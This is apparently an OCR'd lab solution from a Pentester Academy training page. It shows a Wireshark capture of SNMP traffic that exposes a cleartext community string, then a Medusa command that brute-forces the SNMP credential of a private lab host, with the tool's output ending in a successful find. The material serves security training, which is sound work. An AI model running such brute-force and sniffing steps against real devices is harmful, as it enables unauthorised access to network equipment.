

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression...
Clear
Apply
Save

Filter: snmp

```
No.     Time         Source          Destination     Protocol Length Info
     81 13.930971000 192.168.1.8     192.168.1.101   SNMP       83 get-request 1.3.6.1.2.1.1.1.0
     82 13.931129000 192.168.1.8     192.168.1.101   SNMP       80 get-next-request 1.3.6.1.2.1
     83 13.931901000 192.168.1.8     192.168.1.101   SNMP       83 get-request 1.3.6.1.2.1.1.1.0
     84 13.932063000 192.168.1.8     192.168.1.101   SNMP       80 get-next-request 1.3.6.1.2.1
     85 13.932853000 192.168.1.8     192.168.1.101   SNMP       83 get-request 1.3.6.1.2.1.1.1.0
     86 13.932899000 192.168.1.101   192.168.1.8     SNMP       97 get-response 1.3.6.1.2.1.1.1.0
     87 13.933318000 192.168.1.8     192.168.1.101   SNMP       80 get-next-request 1.3.6.1.2.1
     88 13.933632000 192.168.1.101   192.168.1.8     SNMP       97 get-response 1.3.6.1.2.1.1.1.0
     89 13.935408000 192.168.1.8     192.168.1.101   SNMP       83 get-request 1.3.6.1.2.1.1.1.0
     90 13.935607000 192.168.1.8     192.168.1.101   SNMP       80 get-next-request 1.3.6.1.2.1
```


```
▷ Frame 86: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface 0
▷ Ethernet II, Src: CadmusCo_81:4b:34 (08:00:27:81:4b:34), Dst: CadmusCo_4c:67:c0 (08:00:27:4c:67:c0)
▷ Internet Protocol Version 4, Src: 192.168.1.101 (192.168.1.101), Dst: 192.168.1.8 (192.168.1.8)
▷ User Datagram Protocol, Src Port: snmp (161), Dst Port: 33192 (33192)
▽ Simple Network Management Protocol
    version: version-1 (0)
    community: a1d2
  ▽ data: get-response (2)
    ▽ get-response
        request-id: -1814359554
        error-status: noError (0)
        error-index: 0
      ▽ variable-bindings: 1 item
        ▽ 1.3.6.1.2.1.1.1.0: 5679617474612056433362e365231
            Object Name: 1.3.6.1.2.1.1.1.0 (iso.3.6.1.2.1.1.1.0)
            Value (OctetString): 5679617474612056433362e365231
```

Medusa




```
PentesterAcademy# medusa -M snmp -h 192.168.1.101 -u admin -P wordlist
Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aaaa (1 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aaad (2 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aaa1 (3 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aaa2 (4 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aada (5 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aadd (6 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aad1 (7 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aad2 (8 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aa1a (9 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aa1d (10 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aa11 (11 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aa12 (12 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: aa2a (13 of 256 complete)
```

#FAIL



```
 Password: 22da (245 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 22dd (246 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 22d1 (247 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 22d2 (248 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 221a (249 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 221d (250 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 2211 (251 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 2212 (252 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 222a (253 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 222d (254 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 2221 (255 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: admin (1 of 1, 0 complete)
 Password: 2222 (256 of 256 complete)
ACCOUNT CHECK: [snmp] Host: 192.168.1.101 (1 of 1, 0 complete) User: (null) (0 of 1, 1 complete
) Password: a1d2 (1 of 0 complete)
ACCOUNT FOUND: [snmp] Host: 192.168.1.101 User: (null) Password: a1d2 [SUCCESS]
PentesterAcademy#
PentesterAcademy#
PentesterAcademy# 
```

Pentester Academy



PentesterAcademy
a SecurityTube.net initiative
TOPICS
PRICING
WHY SUBSCRIBE
MEMBER ACCESS
Pentester Academy Introduction
0:00 / 0:58
YouTube
Start Learning Today!

Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Latest Videos

New content added weekly!

PentesterAcademy
Enter the Recovered Credentials
Different Processors – Different Assembly Language
• Intel
• ARM
• MIPS

Challenge 7: Cracking Digest Authentication Solution
in WAP Challenges

Challenge 7: Cracking Digest Authentication
in WAP Challenges

Module 1: GDB Test Solution
in x86_64 Assembly Language and Shellcoding on Linux

Module 1: CPU Information
in x86_64 Assembly Language and Shellcoding on Linux